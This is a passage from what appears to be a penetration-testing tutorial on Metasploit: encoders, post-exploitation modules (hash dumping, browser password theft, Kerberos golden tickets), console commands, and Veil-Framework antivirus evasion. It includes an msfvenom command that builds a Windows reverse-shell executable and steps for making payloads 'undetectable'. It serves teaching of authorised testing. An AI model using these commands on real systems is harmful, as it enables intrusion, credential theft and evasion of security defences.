Encoders are used to evade detection, because generating a payload with Metasploit and using it directly is not a wise decision, as it will be detectable by most anti-malware programs. Thus, encoders can be used to encode a payload thanks to many available encoders:



NOPs

NOP is the abbreviation of **No Operation** in assembly code. It assures that any unused space is still valid for the processor executions with no effects. In Metasploit, they are used to keep the payload sizes consistent.

Posts

Posts are used in post-exploitation (after successfully exploiting the system). You can find the post-exploitation modules in `/usr/share/metasploit-framework/modules/post`, or you can just type `show post` in the Metasploit console:


```
msf> show post
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
msf > show post

Post
====

   Name                                          Disclosure Date  Rank       Description
   ----                                          ---------------  ----       -----------
   aix/hashdump                                                   normal     AIX Gather Dump Password Hashes
   android/capture/screen                                         normal     Android Screen Capture
   android/manage/remove_lock                    2013-10-11       normal     Android Settings Remove Device Locks (4.0-4.3)
   android/manage/remove_lock_root                                normal     Android Root Remove Device Locks (root)
   cisco/gather/enum_cisco                                        normal     Cisco Gather Device General Information
   firefox/gather/cookies                        2014-03-26       normal     Firefox Gather Cookies from Privileged Javascript S
hell
   firefox/gather/history                        2014-04-11       normal     Firefox Gather History from Privileged Javascript S
hell
   firefox/gather/passwords                      2014-04-11       normal     Firefox Gather Passwords from Privileged Javascript
 Shell
   firefox/gather/xss                                             normal     Firefox XSS
   firefox/manage/webcam_chat                    2014-05-13       normal     Firefox Webcam Chat on Privileged Javascript Shell
   linux/busybox/enum_connections                                 normal     BusyBox Enumerate Connections
   linux/busybox/enum_hosts                                       normal     BusyBox Enumerate Host Names
   linux/busybox/jailbreak                                        normal     BusyBox Jailbreak
   linux/busybox/ping_net                                         normal     BusyBox Ping Network Enumeration
   linux/busybox/set_dmz                                          normal     BusyBox DMZ Configuration
   linux/busybox/set_dns                                          normal     BusyBox DNS Configuration
   linux/busybox/smb_share_root                                   normal     BusyBox SMB Sharing
   linux/busybox/wget_exec                                        normal     BusyBox Download and Execute
   linux/dos/xen_420_dos                                          normal     Linux DoS Xen 4.2.0 2012-5525
   linux/gather/checkvm                                           normal     Linux Gather Virtual Environment Detection
   linux/gather/ecryptfs_creds                                    normal     Gather eCryptfs Metadata
```

To know more about a post, use the `info` command. For example, if you want to learn more about the `golden_ticket` post module, just type `info post/windows/escalate/golden_ticket`:

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
msf > info post/windows/escalate/golden_ticket

       Name: Windows Escalate Golden Ticket
     Module: post/windows/escalate/golden_ticket
   Platform: Windows
       Arch:
       Rank: Normal

Provided by:
  Ben Campbell <eat_meatballs@hotmail.co.uk>

Basic options:
  Name         Current Setting  Required  Description
  ----         ---------------  --------  -----------
  DOMAIN                        no        Target Domain
  Domain SID                    no        Domain SID
  GROUPS                        no        ID of Groups (Comma Seperated)
  ID                            no        Target User ID
  KRBTGT_HASH                   no        KRBTGT NTLM Hash
  SESSION                       yes       The session to run this module on.
  USE          false            yes       Use the ticket in the current session
  USER                          no        Target User

Description:
  This module will create a Golden Kerberos Ticket using the Mimikatz
  Kiwi Extension. If no options are applied it will attempt to
  identify the current domain, the domain administrator account, the
  target domain SID, and retrieve the krbtgt NTLM hash from the
  database. By default the well-known Administrator's groups 512, 513,
  518, 519, and 520 will be applied to the ticket.
```


This amazing tool also gives you the freedom to load your own modules using the `loadpath` command:



Starting Metasploit

To start Metasploit, you need to open the shell and type `msfconsole`. The following screenshot represents the console mode (`msfconsole`) of Metasploit. As discussed, Metasploit has other interfaces, such as `msfcli` (it's like `msfconsole`, but not interactive), `msfgui` (the graphic version), and `armitage` (a powerful GUI interface).


The following screenshot is of `msfcli`:



Metasploit commands are:

- `help`: Gives information about how to use a feature
- `show payloads`: Lists available payloads
- `show exploits`: Lists available exploits
- `show options`: Lists the required options
- `msfupdate`: Updates Metasploit
- `use`: Uses a module


- `search`: A search function
- `exploit`: Launches the exploit



Before diving into Metasploit's powerful commands, let's check the Metasploit Framework components:


- `msfpayload`: The script that you want to run on the target machine after the exploitation.
- `msfencode`: An amazing utility for avoiding the detection of the payload.

- `msfvenom`: This is like a combination of the two previous utilities. It's a new feature in Metasploit:




You can check the available payload formats by typing:

```
# msfvenom --help-formats
```



For example, if you want to generate a Windows payload, enter the following:


```
# msfvenom -p windows/shell/reverse_tcp LHOST=[YourIPaddress]

LPORT=8080  - f exe > [A_Specific_PATH]/  payload.exe
```




Bypassing antivirus with the Veil-Framework

As a penetration tester, always remember that you are simulating real-world attacks, and in the real world, hackers are trying to bypass antivirus protection using many techniques. The **Veil-Framework** is a fantastic tool for avoiding payload detection. To install Veil 3.0, you need to download it from its official GitHub source at `https://github.com/Veil-Framework/Veil`:


```
# git clone https://github.com/Veil-Framework/Veil
```




Now you just need to select a task from an assisted main menu:




To generate a payload, select `list`, and type `use 1`:




To list all the available payloads, use `list` as usual:




Select your payload using the `use` command:



Enter `generate` to create the payload:




Complete the options, and you will generate an undetectable payload, as simple as that:



You can also do an Nmap scan using Metasploit, exporting the results and importing them later from the database (Metasploit uses the PostgreSQL database):

```
Msf> nmap [target] -oX [output]
```

